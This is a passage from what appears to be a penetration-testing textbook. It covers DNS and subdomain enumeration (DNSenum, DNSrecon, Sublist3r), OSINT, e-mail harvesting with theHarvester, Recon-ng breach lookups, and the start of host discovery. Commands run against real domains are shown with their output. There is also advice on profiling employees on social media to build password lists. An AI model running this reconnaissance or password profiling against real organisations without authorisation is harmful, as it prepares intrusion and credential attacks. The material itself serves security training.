So, what exactly is the purpose of checking for a Wildcard DNS record? Many DNS and subdomain enumeration tools use wordlists to test for common subdomains, like in the last step of the Fierce scan. As you can see from the Fierce example above, the tool first makes a request for a subdomain that is very unlikely to exist (98081238656.google.com for example) before brute forcing common names. If the request for this domain doesn't match any of the explicitly defined records it will finally match against the wildcard DNS record and return the default IP associated with the wildcard DNS record. Practically this means that every brute force attempt would come back as successful, either with a real result or the default wildcard record. When Fierce requests the non-existing subdomain and the default IP is returned, it is able to distinguish a wildcard result from real results. Any request that does not result in the wildcard IP address must be explicitly defined on the name server. Given the example DNS records earlier, a request for 1923.domain.com would return 1.1.1.1 and would be discarded in the scan results.

DNSenum

DNSenum is a Perl script that can be used to enumerate the DNS information of a domain and to discover non-contiguous IP blocks. This tool will also attempt zone transfers on all the related domain name servers.

Use the following command to use DNSenum on a specific target:

dnsenum [domainname]

The following screenshot shows the output of DNSenum on the google.com domain:

```
root@kali:~# dnsenum google.com
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

----- google.com -----

Host's addresses:

google.com.          5      IN      A      172.217.17.78

Name Servers:

ns2.google.com.      5      IN      A      216.239.34.10
ns1.google.com.      5      IN      A      216.239.32.10
ns4.google.com.      5      IN      A      216.239.38.10
ns3.google.com.      5      IN      A      216.239.36.10
```

Mail (MX) Servers:

```
alt1.aspmx.l.google.com.      5      IN   A      172.217.194.26
alt4.aspmx.l.google.com.      5      IN   A      64.233.179.26
aspmx.l.google.com.          5      IN   A      108.177.127.27
alt2.aspmx.l.google.com.      5      IN   A      108.177.125.26
alt3.aspmx.l.google.com.      5      IN   A      74.125.195.26
```

Trying Zone Transfers and getting Bind Versions:

```
Trying Zone Transfer for google.com on ns2.google.com ...
AXFR record query failed: corrupt packet
```

```
Trying Zone Transfer for google.com on ns1.google.com ...
AXFR record query failed: corrupt packet
```

```
Trying Zone Transfer for google.com on ns4.google.com ...
AXFR record query failed: corrupt packet
```

```
Trying Zone Transfer for google.com on ns3.google.com ...
AXFR record query failed: corrupt packet
```

```
brute force file not specified, bay.
```

DNSrecon

DNSrecon is another automated tool that can be used to query DNS records, check for zone transfers and other DNS related information. This tool shows more or less the same output as we've already seen in the other (automated) DNS reconnaissance tools.

Type dnsrecon -h for the available options and usage instructions. The following output is generated by DNSrecon for the 'google.com' domain:

```
root@kali:~# dnsrecon -d google.com
[*] Performing General Enumeration of Domain: google.com
[-] DNSSEC is not configured for google.com
[*]      SOA ns1.google.com 216.239.32.10
[*]      NS ns2.google.com 216.239.34.10
[*]      NS ns2.google.com 2001:4860:4802:34::a
[*]      NS ns4.google.com 216.239.38.10
[*]      NS ns4.google.com 2001:4860:4802:38::a
[*]      NS ns3.google.com 216.239.36.10
[*]      NS ns3.google.com 2001:4860:4802:36::a
[*]      NS ns1.google.com 216.239.32.10
[*]      NS ns1.google.com 2001:4860:4802:32::a
[*]      MX alt4.aspmx.l.google.com 64.233.179.26
[*]      MX alt3.aspmx.l.google.com 74.125.195.26
[*]      MX alt1.aspmx.l.google.com 74.125.68.26
[*]      MX alt2.aspmx.l.google.com 64.233.187.27
[*]      MX aspmx.l.google.com 108.177.119.27
[*]      MX alt4.aspmx.l.google.com 2607:f8b0:4003:c09::1b
[*]      MX alt3.aspmx.l.google.com 2607:f8b0:400e:c09::1b
[*]      MX alt1.aspmx.l.google.com 2404:6800:4003:c02::1a
[*]      MX alt2.aspmx.l.google.com 2404:6800:4008:c05::1b
[*]      MX aspmx.l.google.com 2a00:1450:4013:c01::1a
[*]      A google.com 172.217.17.78
[*]      AAAA google.com 2a00:1450:400e:806::200e
[*]      TXT google.com facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95
[*]      TXT google.com docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e
[*]      TXT google.com v=spf1 include:_spf.google.com ~all
[*]  Enumerating SRV Records
[*]      SRV _ldap._tcp.google.com ldap.google.com 216.239.32.58 389 0
[*]      SRV _jabber._tcp.google.com xmpp-server.l.google.com 108.177.96.125 5269 0
[*]      SRV _jabber._tcp.google.com alt3.xmpp-server.l.google.com 74.125.195.125 5269 0
[*]      SRV _jabber._tcp.google.com alt2.xmpp-server.l.google.com 108.177.125.125 5269 0
```

Sublist3r

The next tool we will look at is Sublist3r which is a tool written in Python for enumerating subdomains using data from publicly available sources. Sublist3r utilises popular search engines such as Google, Bing, Yahoo and Baidu to discover subdomains for a selected domain name. There is also an option to brute force subdomains using an integrated tool named Subbrute. Subbrute is a DNS

meta-query spider that uses an extensive wordlist to enumerate DNS records and subdomains. In attempting large numbers of entries Subbrute uses open resolvers to circumvent rate limiting issues.

Sublist3r is not installed on the default Kali Linux but was added to the distribution with the release of 2017.3. You can install Sublist3r by running the following command:

```
apt update && apt -y install sublist3r
```

Now that we have Sublist3r installed let's have a look at the syntax and options.

[How to use Sublist3r](#)

To print instructions for using Sublist3r to the terminal run the following command:

```
sublist3r -h
```


```
sublist3r -h
usage: sublist3r.py [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]]
                     [-t THREADS] [-e ENGINES] [-o OUTPUT]

OPTIONS:
  -h, --help            Show this help message and exit.
  -d [DOMAIN]          Domain name to enumerate its subdomains.
  -b                   Enable the subbrute bruteforce module.
  -p [PORTS]            Scan the found subdomains against specified TCP ports.
  -v [VERBOSE]          Enable Verbosity and display results in realtime.
  -t [THREADS]          Number of threads to use for subbrute bruteforce.
  -e [ENGINES]          Specify a comma-separated list of search engines.
  -o [OUTPUT]           Save the results to a text file.
```

Example: `sublist3r.py -d google.com`

Let's run a default scan (but without Subbrute) on google.com using the following command:

```
sublist3r -d google.com
```



```
File Edit View Search Terminal Help
root@kali:~/Desktop/Sublist3r# python sublist3r.py -d google.com

Sublist3r v3.0.0 - Subdomain Enumerator
Sublist3r is a subdomain enumeration tool that uses a combination of search engines and DNS queries to find subdomains for a given domain.


# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in VirusTotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 403
www.google.com
216-239-45-10.google.com
aboutme.google.com
accounts.google.com
console.actions.google.com
admin.google.com
ads.google.com
```

As you can see from the screenshot, Sublist3r searched Baidu, Yahoo, Google, Bing, Ask, Netcraft and the other search engines for google.com and discovered a total of 403 subdomains which are printed to the terminal. All the results are found using publicly available sources.

To apply brute-forcing with Subbrute we add the -b option to the command. We can also specify the number of additional threads to use with the -t option as follows:

```
sublist3r -d google.com -b -t 100
```



```
File Edit View Search Terminal Help
root@kali:~/Desktop/Sublist3r# python sublist3r.py -d google.com -b -t 100

Sublist3r v3.0.0
Sublist3r v3.0.0
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassivedNS..
[-] Starting bruteforce module now using subbrute..
[-] Total Unique Subdomains Found: 843
google.com
www.google.com
216-239-45-10.google.com
aboutme.google.com
academico.google.com
accelerator.google.com
```

Even with just 100 threads Sublist3r might take a while to complete.

As we can see from the screenshot, on this occasion Sublist3r found more than double the number of domains than were discovered by the default scan. Combining search engine data and brute-forcing attempts with wordlists will generally yield the best results.

WWW and social media

There are many websites that can assist in the passive information gathering process. The most important search engine for publicly available information about specific targets is probably Google. Google can be used to find anything from general company details to information about employees, customers, suppliers and external partners.

The same applies to social media which is used by many companies to actively seek commercial opportunities. Some companies are very organized and have strict policies for social media usage while many others don't have any (written) policies at all. The lack of policies and rules on how to share business-related information via social media may result in exposing more information than desirable from a security standpoint. This sort of information is exactly what we are looking for during the passive information gathering phase. Tiny bits of data and information which may seem irrelevant on their own may become very relevant when combined with other data. For example, the combination of a company e-mail address exposing the account naming convention, an online webmail login page and the social media profile of an employee might be the right ingredients to generate an effective password list. There is a trend for employees to use their children's names in

their company passwords which can be often discovered through social media so, as you can see, collecting as much intelligence as possible can be of great help in later phases of the penetration test.

We won't go too deep into how to use Google and other search engines for passive information gathering (you could literally write a book about it and someone already has ⁽¹⁾). Instead of (re)writing this book we want to share a list of useful websites for you to explore and which will aid you in the process of finding information online about your targets.

- <https://www.google.com>
- <https://www.google.com/maps>
- <https://www.exploit-db.com/google-hacking-database/>
- <https://www.shodan.io>
- <https://www.tineye.com>
- <https://www.netcraft.com>
- <https://pastebin.com>
- <https://haveibeenpwned.com>
- Open for suggestions!

⁽¹⁾ Long J, Gardner B and Brown J (2016) 'Google Hacking For Penetration Testers' Third Edition (Syngress)

Note: You might be wondering why Google maps is listed here. Have you ever seen those companies that provide some kind of Google street view inside company buildings? It is a really nice feature. More than once I've found Wifi passwords and other interesting and sensitive business information on whiteboards which you will not find anywhere else.

Lab tip: Whenever you're dealing with lab machines that run websites and web applications, be sure to collect all the information that is publicly available to you. Read through the articles on a company blog, collect information from administrator posts on a forum and connect to any chat servers that you come across to collect intelligence.

E-mail harvesting

E-mail harvesting is the process of collecting (company) e-mail addresses from multiple sources that can be used for future attacks. E-mail addresses often expose information about naming conventions. A very common naming convention for example is the use of the first letter of the first name followed by the surname, but it is not so unusual for organizations to apply multiple naming conventions. In many situations the same naming conventions used for e-mail addresses are also applied to usernames for login credentials (think of usernames used to access networked devices). E-mail addresses, then, can also be a potential list of valid usernames and can be compared with usernames collected in later phases of the penetration test. To collect company e-mail addresses we can, of course, search Google, but there are also dedicated tools we can use to make the e-mail harvesting process quicker and easier to perform. One of these tools is called 'the Harvester' and is included with Kali Linux.

The Harvester

The Harvester is used for e-mail harvesting and uses several different search engines to search for e-mail addresses automatically. It is a quick and easy to use tool which will save you a lot of time



compared to manually searching e-mail addresses using search engines. Let's have a look at the options and how to use the harvester. The following command prints the basic usage instruction for theHarvester:

theHarvester

For a more detailed overview of available options we can use the following command:

theHarvester -h

```
theHarvester is used to gather open source intelligence (OSINT) on a company
or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        company name or domain to search
  -l LIMIT, --limit LIMIT
                        limit the number of search results, default=500
  -S START, --start START
                        start with result number X, default=0
  -g, --google-dork    use Google Dorks for Google search
  -p, --port-scan      scan the detected hosts and check for Takeovers
                        (21,22,80,443,8080)
  -s, --shodan          use Shodan to query discovered hosts
  -v, --virtual-host   verify host name via DNS resolution and search for
                        virtual hosts
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup
  -t DNS_TLD, --dns-tld DNS_TLD
                        perform a DNS TLD expansion discovery, default False
  -n, --dns-lookup     enable DNS server lookup, default False
  -c, --dns-brute      perform a DNS brute force on the domain
  -f FILENAME, --filename FILENAME
                        save the results to an HTML and/or XML file
  -b SOURCE, --source SOURCE
                        baidu, bing, bingapi, certspotter, crtsh, dnsdumpster,
                        dogpile, duckduckgo, github-code, google, hunter,
                        intelx, linkedin, linkedin_links, netcraft, otx,
                        securityTrails, spyse(disabled for now), threatcrowd,
                        trello, twitter, vhost, virustotal, yahoo, all
```



Let's see if we can find any e-mail addresses for the cisco.com domain using the Yahoo search engine. We will specify the domain to search for with **-d**, the data source with **-b** and limit the results for this search to 100 results by adding **-l 100** to the command as follows:

theHarvester -d cisco.com -b yahoo -l 100

```
root@kali:~# theHarvester -d cisco.com -b yahoo -l 100
table results already exists
```

As expected, the Harvester found only 2 e-mail addresses for the cisco.com domain that appear like valid e-mail addresses.

Before we proceed let's have a look at why it's so important to collect e-mail addresses and what we can do with this information.

It will not have gone unnoticed that many companies suffer data breaches and that enormous amounts of sensitive information are being released to the public. This data usually consists of e-mail addresses, passwords and other information ranging from usernames to physical addresses. If an e-mail address appears in (recent) database dumps that contain passwords, it can become a serious security issue. The security concerns are especially strong where a password has not been changed since the date of the dump or when it's being re-used for other accounts (which happens very frequently). This also shows the importance for system administrators and end-users of having a

good password policy and of changing passwords on a regular basis. Web administrators and developers should always ensure that proper hashing and encryption methods are being applied to stored passwords in order to prevent them from being reversed to find clear-text passwords in a data breach.

Recon-ng

Another great tool that I would like to demonstrate here is called Recon-ng. Recon-ng is a reconnaissance framework used in a similar way to Metasploit. One of the modules can be used in the e-mail harvesting process to see if any passwords have been dumped in (recent) data breaches. Let's have a look at how to do this with Recon-ng.

Note: In the following section we will cover Recon-*ng* version 5, the commands and modules used will not work on Recon-*ng* version 4. To determine the installed version of recon-*ng*, you can run the following command:

If you're still on version 4 then you can update recon-**ng** with the following command:
apt-get install recon-ng****

Start Recon-ng with the following command:

recon-ng

Since version 5 Recon-*ng* comes without any modules installed, therefore we have to update the modules list and install them manually using the marketplace command. The following command updates the modules list:

marketplace refresh

```
[recon-ng][default] > marketplace refresh
[*] Marketplace index refreshed.
[recon-ng][default] >
```

Now that the modules list is up-to-date, we can get an overview of the available modules with the following command:

marketplace search

```
[recon-ng][default] > marketplace search
```

| Path | Version | Status | Updated | D | K |
|---|---------|---------------|------------|---|---|
| discovery/info_disclosure/cache_snoop | 1.0 | not installed | 2019-06-24 | | |
| discovery/info_disclosure/interesting_files | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 | | |
| import/csv_file | 1.1 | not installed | 2019-08-09 | | |
| import/list | 1.0 | not installed | 2019-06-24 | | |
| import/nmap | 1.0 | not installed | 2019-06-24 | | |
| recon/companies-contacts/bing_linkedin_cache | 1.0 | not installed | 2019-06-24 | | * |
| recon/companies-contacts/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/viewdns_reverse_whois | 1.0 | not installed | 2019-08-08 | | |
| recon/companies-multi/github_miner | 1.0 | not installed | 2019-06-24 | | * |
| recon/companies-multi/shodan_org | 1.0 | not installed | 2019-06-26 | | * |
| recon/companies-multi/whois_miner | 1.1 | not installed | 2019-10-15 | | |
| recon/contacts-contacts/abc | 1.0 | not installed | 2019-10-11 | | * |
| recon/contacts-contacts/mailtester | 1.0 | not installed | 2019-06-24 | | |
| recon/contacts-contacts/mangle | 1.0 | not installed | 2019-06-24 | | |
| recon/contacts-contacts/unmangle | 1.1 | not installed | 2019-10-27 | | |

We can also search for a specific module with the **marketplace search** command as follows:

marketplace search hibp

```
[recon-ng][default] > marketplace search hibp
[*] Searching module index for 'hibp' ...

+-----+
| Path          | Version | Status    | Updated   | D | K |
+-----+
| recon/contacts-credentials/hibp_breach | 1.2    | not installed | 2019-09-10 |   | * |
| recon/contacts-credentials/hibp_paste  | 1.1    | not installed | 2019-09-10 |   | * |
+-----+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.
```

Let's install the `recon/contacts-credentials/hibp_breach` module with the following command:

marketplace install recon/contacts-credentials/hibp_breach

```
[recon-ng][default] > marketplace install recon/contacts-credentials/hibp_breach
[*] Module installed: recon/contacts-credentials/hibp_breach
[*] Reloading modules ...
[!] 'hibp_api' key not set. hibp_breach module will likely fail at runtime. See 'keys add'.
```

As Recon-NG already indicated in the search results and again when we've installed the module, we need an API key in order to work with this module. Unfortunately, the API key for HIBP is not free anymore and comes at the price of \$3.50 a month which is, according to the author, a pretty good deal for searching through billions of records:

<https://www.troyhunt.com/authentication-and-the-have-i-been-pwned-api/>

After purchasing the API key, we can add the API key for the HIBP modules with the following command:

keys add hibp_api [API key]

```
[recon-ng][default][hibp_breach] > keys add hibp_api e9a954f755df4560b1650b3c...  
[*] Key 'hibp_api' added.
```

Now that we have the module installed, we can load it with the following command:

```
modules load recon/contacts-credentials/hibp_breach
```

You can use tab for autocompleting the category and module name and double tab to print the options. When the module is loaded, we can use the info command to display information about this module:

```
[recon-ng][default] > modules load recon/contacts-credentials/hibp_breach  
[recon-ng][hibp_breach] > info

  Name: Have I been pwned? Breach Search
  Author: Tim Tomes (@lanmaster53), Tyler Halfpop (@tylerhalfpop) and Geoff Pamerleau (@geoff_p_)
  Version: 1.2
  Keys: hibp_api

Description:
  Leverages the haveibeenpwned.com API to determine if email addresses are associated with breached
  credentials. Adds compromised email addresses to the 'credentials' table.

Options:
  Name  Current Value  Required  Description
  -----  -----  -----  -----
  SOURCE  default      yes      source of input (see 'show info' for details)

Source Options:
  default      SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
  <string>    string representing a single input
  <path>      path to a file containing a list of inputs
  query <sql>  database query returning one column of inputs

Comments:
  * The API is rate limited to 1 request per 1.5 seconds.
```

The only field needed for this module is the source field in which we insert the e-mail address for which we want to search. Under the options table we can also see that we have several options to set the source field:

- **Default:** SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
- **<string>:** string representing a single input
- **<path>:** path to a file containing a list of inputs
- **query <sql>:** database query returning one column of inputs

For now, we'll go with the **<string>** option representing a single input. The string would be an e-mail address in this case. To set an option in Recon-ng 5 we use the **options set** command followed by the following two parameters: **<option name> <value>**. To verify and display the current input we can use the **input** command, this is particularly useful when using files or SQL queries as input. Let's see if we can find any information for the info@microsoft.com e-mail address.

The full command to set the e-mail address will look like this:

```
options set SOURCE info@microsoft.com
```

```
[recon-ng][default][hibp_breach] > options set SOURCE info@microsoft.com  
SOURCE => info@microsoft.com
```

Finally, we can use the **run** command to execute the module:

```
[recon-ng][default][hibp_breach] > run
[*] info@microsoft.com => Breach found! Seen in the 2844Breaches breach that occurred on 2018-02-19.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
[*] info@microsoft.com => Breach found! Seen in the Adobe breach that occurred on 2013-10-04.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
[*] info@microsoft.com => Breach found! Seen in the AntiPublic breach that occurred on 2016-12-16.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
[*] info@microsoft.com => Breach found! Seen in the Apollo breach that occurred on 2018-07-23.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
```

As you can see this e-mail address appears in several dumps, including the massive Adobe data breach in 2013 which leaked millions of usernames and passwords to the public. At the bottom of the results table we can also find a summary:

```
[*] info@microsoft.com => Breach found! Seen in the Wanelo breach that occurred on 2018-12-13.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
[*] info@microsoft.com => Breach found! Seen in the Yatra breach that occurred on 2013-09-01.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>
[*] info@microsoft.com => Breach found! Seen in the Zomato breach that occurred on 2017-05-17.
[*] [contact] <blank> <blank> (info@microsoft.com) - <blank>
[*] [credential] info@microsoft.com: <blank>

-----
SUMMARY
-----
[*] 34 total (0 new) contacts found.
[*] 34 total (34 new) credentials found.
```

A great feature that makes Recon-ng a very powerful tool is that all results are stored in a database. The entries in each table can be used for further reconnaissance with the Recon-ng framework. As the information page for this module already indicated, the compromised email addresses are stored in the 'credentials' table. We can display the contents of the credentials table with the following command:

show credentials

```
[recon-ng][default][hibp_breach] > show credentials
```

| rowid | username | password | hash | type | leak | module |
|-------|--------------------|----------|------|------|------------------------|-------------|
| 1 | info@microsoft.com | | | | 2844Breaches | hibp_breach |
| 2 | info@microsoft.com | | | | Adobe | hibp_breach |
| 3 | info@microsoft.com | | | | AntiPublic | hibp_breach |
| 4 | info@microsoft.com | | | | Apollo | hibp_breach |
| 5 | info@microsoft.com | | | | Collection1 | hibp_breach |
| 6 | info@microsoft.com | | | | CouponMomAndArmorGames | hibp_breach |
| 7 | info@microsoft.com | | | | Dailymotion | hibp_breach |
| 8 | info@microsoft.com | | | | PDL | hibp_breach |
| 9 | info@microsoft.com | | | | Disqus | hibp_breach |
| 10 | info@microsoft.com | | | | Dodonew | hibp_breach |
| 11 | info@microsoft.com | | | | Dropbox | hibp_breach |
| 12 | info@microsoft.com | | | | Elance | hibp_breach |
| 13 | info@microsoft.com | | | | Evony | hibp_breach |
| 14 | info@microsoft.com | | | | ExploitIn | hibp_breach |
| 15 | info@microsoft.com | | | | GameSalad | hibp_breach |
| 16 | info@microsoft.com | | | | HauteLook | hibp_breach |
| 17 | info@microsoft.com | | | | Houzz | hibp_breach |
| 18 | info@microsoft.com | | | | LinkedIn | hibp_breach |
| 19 | info@microsoft.com | | | | MyFitnessPal | hibp_breach |
| 20 | info@microsoft.com | | | | MyHeritage | hibp_breach |
| 21 | info@microsoft.com | | | | MySpace | hibp_breach |
| 22 | info@microsoft.com | | | | NetEase | hibp_breach |
| 23 | info@microsoft.com | | | | OnlinerSpambot | hibp_breach |
| 24 | info@microsoft.com | | | | QIP | hibp_breach |
| 25 | info@microsoft.com | | | | R2-2017 | hibp_breach |
| 26 | info@microsoft.com | | | | RiverCityMedia | hibp_breach |
| 27 | info@microsoft.com | | | | ShareThis | hibp_breach |
| 28 | info@microsoft.com | | | | TheTVDB | hibp_breach |
| 29 | info@microsoft.com | | | | Trillian | hibp_breach |
| 30 | info@microsoft.com | | | | VerificationsIO | hibp_breach |
| 31 | info@microsoft.com | | | | VK | hibp_breach |
| 32 | info@microsoft.com | | | | Wanelo | hibp_breach |
| 33 | info@microsoft.com | | | | Yatra | hibp_breach |
| 34 | info@microsoft.com | | | | Zomato | hibp_breach |

```
[*] 34 rows returned
```

With every run of the HIBP module the existing credentials will be updated and new ones added to the database.

Note: The command 'marketplace search' prints a list of all modules that are available on the Recon-*ng* marketplace. The modules that have an asterisk in the K column (K = Requires keys) require an API key. Recon-*ng* also offers many modules of interest in information gathering that don't require keys such as the recon/domains-hosts/hackertarget module that uses the HackerTarget.com API to find hostnames. I recommend you explore them and become familiar with using this framework.

More information about Recon-*ng* can be found here:
<https://github.com/lanmaster53/recon-ng/wiki/Getting-Started>

Active information gathering

In this chapter we are going to learn how to enumerate the network and connected hosts. Enumeration in mathematics or computer science means listing the number of elements in a set. Enumeration in the ethical hacking and penetration testing context is the process of retrieving usernames, shares, services, web directories, groups, and computers on a network. This is also called network enumeration. During this process we also collect any other network-related information that may be useful for conducting a penetration test.

An important part of the enumeration process involves port scanning and fingerprinting services and applications. Each computer has a number of (physical and software) endpoints that are called ports. We all know physical computer ports, such as USB and HDMI ports, that serve as an interface between the computer and external devices such as storage devices and peripheral devices. Ports in networking are pretty similar to physical ports, except that they are not particularly an interface between the computer and a physical device but between the network service and a client computer program. The computer program or network service that is listening on the port has control over the port and is associated with an IP address making it available for network communication.

Communication with the network service takes place by addressing the IP address over the listening port and by following a protocol that the network service is able to understand. The protocol is a pre-defined set of rules that have to be followed by both parties in order to establish successful communication between the client and the server. The sending party has to be aware of the instructions that the receiving party (server) is able to understand so that the server can respond accordingly with information that the sending party (client) is able to understand.

A good example to explain this concept is the web server that is serving a website and the web browser that is able to display the website. If the communication between the server and the client correctly follows the Hypertext Transfer Protocol (often abbreviated to HTTP) it will result in web content successfully delivered to the web browser. This example refers to a web server and the HTTP protocol but there are a lot more protocols, such as the Simple Mail Transfer Protocol (SMTP) to transfer e-mails between computers or the File Transfer Protocol (FTP) to transfer files between computers. But how do we know if a network service is running on a specific port, what software it is and finally what protocol to adhere to? For this we'll use port scanning and fingerprinting techniques.

Port scanning is used to probe a server or host for open TCP and UDP ports. Fingerprinting is the process of identifying the services connected to those ports and their version numbers. Perhaps the most popular tool for network enumeration, port scanning and fingerprinting is Nmap (which stands for Network Mapper).

In the following sections we will learn about network and host enumeration, host discovery, Nmap TCP/UDP port scanning and OS/Service fingerprinting after which we will look at enumerating SNMP, SMB, web servers and web applications. Our examples will be demonstrated using the Metasploitable 2 machine where possible to avoid spoilers for the practical labs later. However, in some cases, our demonstrations may also touch on one or more of the lab machines where appropriate.

With the information we glean from the network and host enumeration we will be able to perform a vulnerability assessment which will help us in both exploiting and patching the vulnerabilities we find.

Host discovery

Host discovery is the process of finding live hosts on a network and is one of the first steps in network reconnaissance. As a penetration tester we want to be able to identify as many live hosts as possible on the network, even those that try to hide their presence. There are several tools for host discovery that use a variety of techniques. In this section we will look at two of those tools and methods: ARP resolution with Netdiscover and ICMP scans with Nmap. It is always best to use multiple tools for host discovery because different tools have more success under different scenarios and circumstances. Results are dependent on variables such as the network environment and configuration-specific parameters on individual hosts and a single technique cannot always guarantee accuracy. Netdiscover for example uses ARP messages, but ARP is not designed to cross network boundaries which means it only works if performed on the same network. An ICMP (ping) scan on the other hand sends ICMP packets, but many host-based firewalls drop ICMP packets by default. This means ping scans are not 100% reliable in host discovery because any host that drops ICMP packets will go unnoticed. For this reason, penetration testers should always use a variety of techniques in order to get the best results and evade possible firewall restrictions.

Let's have a look at different methods for host discovery starting with Netdiscover.

Netdiscover

Netdiscover is an active/passive ARP reconnaissance tool that uses the Address Resolution Protocol (ARP) to find live hosts on a local network. This is because the ARP protocol resolves an IP address to a MAC address on the local network. A MAC address is a unique physical hardware address of a network interface card and is used for communicating with other network devices on the same network. Routers, switches and other network devices send out broadcast ARP requests to all devices on the network asking each device to respond with their MAC address. They literally broadcast the following message on the network:

```
'Who has 192.168.1.116? Tell 192.168.100.2'
```

The ARP reply from 192.168.100.116 contains the MAC address and looks as follows:

```
